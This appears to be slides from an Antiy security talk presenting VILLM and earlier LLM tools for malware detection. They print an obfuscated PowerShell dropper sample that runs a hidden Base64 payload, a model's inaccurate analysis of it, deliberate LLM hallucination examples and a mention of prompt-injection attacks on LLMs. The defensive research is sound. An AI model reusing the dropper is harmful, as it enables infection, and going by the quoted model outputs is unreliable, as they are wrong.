



网络空间威胁对抗与防御技术研讨会
暨 第十一届安天网络安全冬训营

VILLM 解码执行体的生成式模型

VILLM: Virus Inspection Large Language Model

安天 首席技术官 关墨辰

执行体治理赋能与大模型辅助

北向守望

- 01 生成式大模型能用来检测执行体吗
- 02 生成式模型解码执行体需要应对的挑战
- 03 安天 **VILLM** 解码执行体的生成式模型
- 04 **VILLM** 模型族的局限与未来



01

生成式大模型
能用来检测执行体吗？

ChatGPT 的发展现状

前瞻研究中心

文档信息			
文档名称	ChatGPT 的发展现状		
文档版本	V1.0	发布范围	内部
编写人员	韩可欣	编写日期	2023/2/20
文档摘要	本报告从 ChatGPT 的技术研究、商业化多领域影响、ChatGPT 对网络安全的影响等方面对 ChatGPT 的发展现状进行了简要的调研与梳理，以期助力我司了解 ChatGPT，并关注该技术带来的重要影响。		
修订记录			
修订日期	版本	说明	修订人
选择日期			
选择日期			

了解安天更多信息请访问: <http://www.antiv.com>
<http://www.antiv.net>
 安天企业安全公司请访问: <http://www.antiv.cn>
 安天移动安全公司请访问: <http://www.avisec.com>

ChatGPT 的技术原理与演进

前瞻研究中心

文档信息			
文档名称	ChatGPT 的技术原理与演进		
文档版本	V1.0	发布范围	内部
编写人员	李佳楠	编写日期	2023/3/29
文档摘要	本报告从 ChatGPT 算法迭代路径与产品技术原理、GPT 和 BERT 两种技术范型、网安领域应用 ChatGPT 潜在问题等方面对 ChatGPT 进行了详尽的介绍与分析，以期助力我司做出真正能够为用户产生价值的智慧型安全产品。		
修订记录			
修订日期	版本	说明	修订人
选择日期			
选择日期			

了解安天更多信息请访问: <http://www.antiv.com>
<http://www.antiv.net>
 安天企业安全公司请访问: <http://www.antiv.cn>
 安天移动安全公司请访问: <http://www.avisec.com>

介绍李柏松


李柏松，男，籍贯广东，现任中国科技大学校长。他于1982年本科毕业于中国科技大学物理系，之后赴美国，他曾在美作，研究

2018年，李柏松是

- 鲁迅和周树人是同一个人吗?
- 不是。鲁迅和周树人和引人入胜的故事受到推崇。

“林黛玉倒拔垂杨柳”

搜索引擎，填补事实依据的同时带来更多提示词注入攻击的机会



arXiv:2302.12173

More than you've asked for: A Comprehensive Analysis of Novel Prompt Injection Threats to Application-Integrated Large Language Models

安天的早期尝试 Copilot-LBS 本地部署的安全分析专家僚机系统



工程师：

```
@shift /0
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream
```

分析上述代码片段。

Copilot-LBS：

这段代码使用了 powershell 的内置模块 `IO.Compression.DeflateStream` 和 `IO.Compression.CompressionMode` 来打开和读取一个压缩文件。

首先，如果当前 PowerShell 环境是 x64 的，那么需要使用 `%WinDir%\syswow64\windowspowershell\v1.0\` 作为路径来运行该命令。

接着，该命令将创建一个新文件，将其内容写入该文件，并使用 `Invoke-Expression` 将压缩文件内容读取到文本文件中。在文本文件中，文件内容将被保存为

```
zVZNb+M2EL3rVxCGgEhrSaA/EqQRDGyyqdugXTdYe7cHwQdFGttsaFIgqcRK6v/eYSx/yEkXwR6KRgcqwzcZzOPQ7sZGZCPLSe55vxmWUhlvNY9KAG8141yzlv+IBTLHwCZ0SY1uMDK4D65EebWKPKNKVom/JJzmXm17TEgJROGrOq1qtcnP
```

的二进制格式。

如果当前 PowerShell 环境不是 x64 的，该命令将使用默认的 x86 路径来运行。

```
...
@shift /0
@echo off
if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream
$(New-Object IO.MemoryStream (,[Convert]::FromBase64String("\zVZNb+M2EL3rVxCGgEhrSaA/EqQRDGyyqdugXTdYe7cHwQdFGttsaFIgqcRK6v
/eYSx/yEkXwR6KRgcqwzcZzOPQ7sZGZCPLSe55vxmWUhlvNY9KAG8141yzlv+IBTLHwCZ0SY1uMDK4D65EebWKPKNKVom/JJzmXm17TEgJROGrOq1qtcnP
/7hPJ8UpAYmC1zybZ6yjvsQkH3m+u0gd22x2VsfneSqMpBmp+5ocjtRqdBLZgZB50P
/PD40JXQ6oKvOVbzDa8ikyI9dmtadlyvkZZaB1gN3lnlN8URVz+5YZvdgBiN4DP+4+wsyQ0Zgoo1V16uXHNou81xhIGG6ZLyaXlzgt4BCwKNU90Hy2ntSFYCW67IKl839WYWNzCSvEV
/zwo9rQtEnKQSy8U5KHRVS8kiYlpJqfhJ0uj0/Tr5Jlk+34DGI3Dss1THgC2TAHqCJWWepyRbPB3UxqoR17KpSTKRJ+YDQG6l+TrOF596IHFaECdLoSJ9GUb839Z/3Pru3D93Ts
/bGD2POMnJmwpYw8A5qfW0FhEav8xOlQqcf+vIk243fmMhtaUzm+7bynxnbnNg7SVfsZn/am3z9mhlCJy
/IKlxyZVJhxzglKEmnTppudlwnblf9T0mtE7u75Fb9relPsrOK71x7h9Ui41eD8qh6PT9l5FOGxGvP9OCiQkewmScA4oBhJKRXaf65Nnx1h1aJy+B7zGlTawjF63mHjJG3vffQp5y6MhmLHBabp8G3iknElW+I6r9
5rp0Mg+nbPzk4D08c8nfxNZmlCUmMfELFDdkulUstrM7xvBE52kYHxusOR2kl3H4ErBGLgnXKko0BPuE8dt3pHvOSKGST4AArLYELLLEivizED6rdPbbYKJ7QNULOoO8LxoF4mCHk5vvO2C/LpN2kWgXuU
/sUxPvIR7ydk4x2kgK8MnamaEKpJcN0siFYV4gffvWbmMGJOCyy24b7ojRL2DsXYT6w4sN76Po11TkHHZ0CjvTteMa9EVJhLZnJFzC8g7UNcyYIYZJPD0ZCUcpKrl1JxO9bouEAv
/TRZ0BebEMSS5FzPcZhkWptFqq0DcKzeXHRuOdp4FbR7yDmZhhQVQ+1j0uf+s6W+ZdSGNR+9CJIWYxBPTDUffQ5VxqRcttCWVS2goRi3zY3NJ6nVbQtu+8HZJcEpWe2Xa9/Atjt6q42x7apmMYcrg
/k+VmfoNrmrNfOPw==(")), [IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd(,") else (%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP
-NonI -W Hidden -Exec Bypass -Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream $(New-Object IO.MemoryStream
(,[Convert]::FromBase64String("\zVZNb+M2EL3rVxCGgEhrSaA/EqQRDGyyqdugXTdYe7cHwQdFGttsaFIgqcRK6v
/eYSx/yEkXwR6KRgcqwzcZzOPQ7sZGZCPLSe55vxmWUhlvNY9KAG8141yzlv+IBTLHwCZ0SY1uMDK4D65EebWKPKNKVom/JJzmXm17TEgJROGrOq1qtcnP
/7hPJ8UpAYmC1zybZ6yjvsQkH3m+u0gd22x2VsfneSqMpBmp+5ocjtRqdBLZgZB50P
/PD40JXQ6oKvOVbzDa8ikyI9dmtadlyvkZZaB1gN3lnlN8URVz+5YZvdgBiN4DP+4+wsyQ0Zgoo1V16uXHNou81xhIGG6ZLyaXlzgt4BCwKNU90Hy2ntSFYCW67IKl839WYWNzCSvEV
/zwo9rQtEnKQSy8U5KHRVS8kiYlpJqfhJ0uj0/Tr5Jlk+34DGI3Dss1THgC2TAHqCJWWepyRbPB3UxqoR17KpSTKRJ+YDQG6l+TrOF596IHFaECdLoSJ9GUb839Z/3Pru3D93Ts
/bGD2POMnJmwpYw8A5qfW0FhEav8xOlQqcf+vIk243fmMhtaUzm+7bynxnbnNg7SVfsZn/am3z9mhlCJy
```

Copilot-LBS

本地部署的安全分析专家僚机系统

“Local-Based Security-Analyst”（执行体安全分析大语言模型系统）

```
samples_500/Script_Microsoft.PowerShell/d64e27d09a9031827181cd6ffb5f635b.2096c9c7
是的，这是一段恶意代码。它使用 PowerShell 创建一个 WebClient 对象，然后下载一些远程文件并执行它们。此
用于隐藏恶意代码的命令和数据。建议不要在未知来源的计算机上运行此代码。

samples_500/Script_Microsoft.PowerShell/5df47d50e52c1cdb011c12bfe2ed1203.26586033
是的，这是一段恶意代码。它创建了一个名为$HHHHHH的变量，并在其中存储了一个路径。然后它使用PowerShell的I
的命令或代码。这种行为是非常危险的，因为它可以让攻击者远程控制受感染的计算机，或者窃取敏感信息。建议不要运

samples_500/Script_Microsoft.PowerShell/9b493c84237b012e5d7cc60760ce91e7.b1cb1427
是的，这是一段恶意代码。它会下载并运行一个可疑的可执行文件，并尝试通过反射获取一个名为"Assembly"的对象的
计算机造成损害或窃取敏感信息。建议不要运行或尝试解码这段代码。

samples_500/Script_Microsoft.PowerShell/8404c4e45861ad0b1de29beb4afc83dd.d5a0670a
是的，这是一段恶意代码。它使用 PowerShell 来下载并执行恶意软件，同时使用 Base64 编码来隐藏一些关键信息

samples_500/Script_Microsoft.PowerShell/3ca6c04f5c074f6ff7c89dfbfd290c05.ae28b63a
是的，这是一段恶意代码。它使用了多个远程URL来下载和执行一个可执行文件，同时也使用了反射技术来绕过一些安全
持计算机安全。

samples_500/Script_Microsoft.PowerShell/eb416bd992d4e0a2214bfe0623341a8f.e968adee
是的，这是一段恶意代码。它使用 PowerShell 创建一个 Web 客户端对象，并从多个 URL 中下载文件。然后它尝
对象的字段。最后，它包含一个 Base64 编码的字符串，该字符串可以解码为一个类型的名称，该类型用于访问系统的

samples_500/Script_Microsoft.PowerShell/9a108122ba35dd332e98bc59c5ad8a45.ca8a8af0
是的，这段代码是恶意代码。它使用WebClient对象从多个URL下载文件，并将其保存为名为509.exe的文件。它还尝
外，代码中的字符串可能包含进一步的恶意指令，例如隐藏进程或修改系统设置。最后，代码中的最后一行使用反射技术
隐藏和执行恶意代码。建议不要执行此代码。

samples_500/Script_Microsoft.PowerShell/8f96176279d6d78c3e40044939e028e6.7da256d8
行 < 确定这段代码是否是恶意代码，因为它只是一些 PowerShell 脚本，它们的功能是定义一些函数。如果您知道这些
的安全性。但是，如果您不确定代码的来源和目的，请不要运行它，因为它可能会对您的系统造成损害。最好的做法是仅
码进行审查。
```


安天的早期尝试 Copilot-GXB 本地部署的安全分析专家僚机系统

Copilot-GXB

专家指引的安全工程师僚机系统

“Guidance eXpert Bot” (基于私有化威胁情报的多模态自动化模型系统)

高鲁棒性检测能力

基础向量

```
*( _DWORD *)a1 = a1 ^ 0xAE1979DD;
*( _DWORD *) (a1 + 4) = 0;
*( _DWORD *) (a1 + 12) = sub_10002334;
return 0;
解密密钥
```

释放文件的相对偏移及长度

深层次揭示载荷能力

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	Gen:Win32/Malware.guY@a850TfO			
AhnLab-V3	Trojan.Win32.ADH.C1909430			
Avast	Win32.Injector-485 [Troj]			
Avira (no cloud)	TR/Dropper.Gen			
CAT-QuickHeal	Trojan.Generic			
CrowdStrike Falcon	Malicious_confidence_90% (W)			
Cylance	Unsafe			
DrWeb	Trojan.Download2.1855			
Emsisoft	Gen:Win32/Malware.guY@a850TfO (B)			
ESET-NOD32	A Variant Of Win32/IB.PCE			
Fortinet	W32/VB.NZtr			
Ikarus	Trojan.Win32.Darkdoser			

VS

```
"general_info": {
  "basic_info": {
    "decompressed_level": 1, "解压层数"
    "tlsh": "T1A9C48D107652C032E5BE10B0597CDBAE156C7E321B2994"
    "file_name": "samples/pe->Plugin/LockScreen.tpi", "文件名"
    "parent_md5": "3abe34f0b4ad1cda58814be3b5e56057", "父文件MD5"
    "file_size": 550248, "文件大小"
    "ssdeep": "12288:3B6xZYmgTs6HqQLwTnYY8F3FZzUxkGdTRwLZQ5"
    "md5": "bc58878935f0c24c0c382d596ac8a8d5", MD5
    "sha1": "06f2dba01d914682245d66f89a4ce9fc5ee73f52", sha1
    "format_name": "BinExecute/Microsoft.PE[:X86]", "文件格式"
    "pack_name": "Generic/Generic.AIPack.0", "样本壳名"
    "sfx_name": "Generic/Generic.AISfxArc.0", "样本包名"
    "sha256": "b35f9d276f6f6128e3f9f8f46dfa8d024c4d5640fd01b3"
    "heurformat_name": "BinExecute/Microsoft.DLL[:X86]" "启发式"
  },
  "detect_info": {
    "malname": "Trojan[Exploit]/win32.CVE-2017-0147.a", "病毒名"
    "family": "CVE-2017-0147", "家族"
    "behaviour": "Exploit", "核心行为"
    "class": "Trojan", "分类"
    "platform": "win32", "平台"
    "level": "5", "威胁等级"
    "tag": "CVE-2017-0147", "标签"
  }
}
```

攻击者难以预测的安全能力


威胁聚类

场景化向量自定义分析

威胁标签

向量级私有规则

检测结果



计算机病毒分类命名知识百科

Beta测试版

支持查询计算机病毒名称、威胁类型、行为信息、平台信息等知识内容（如：木马、窃取密码、VBS）



[统计](#) | [分类索引](#) | [术语词典](#)^{NEW} | [威胁通缉令](#) | [DOS病毒考古](#)

热点词条

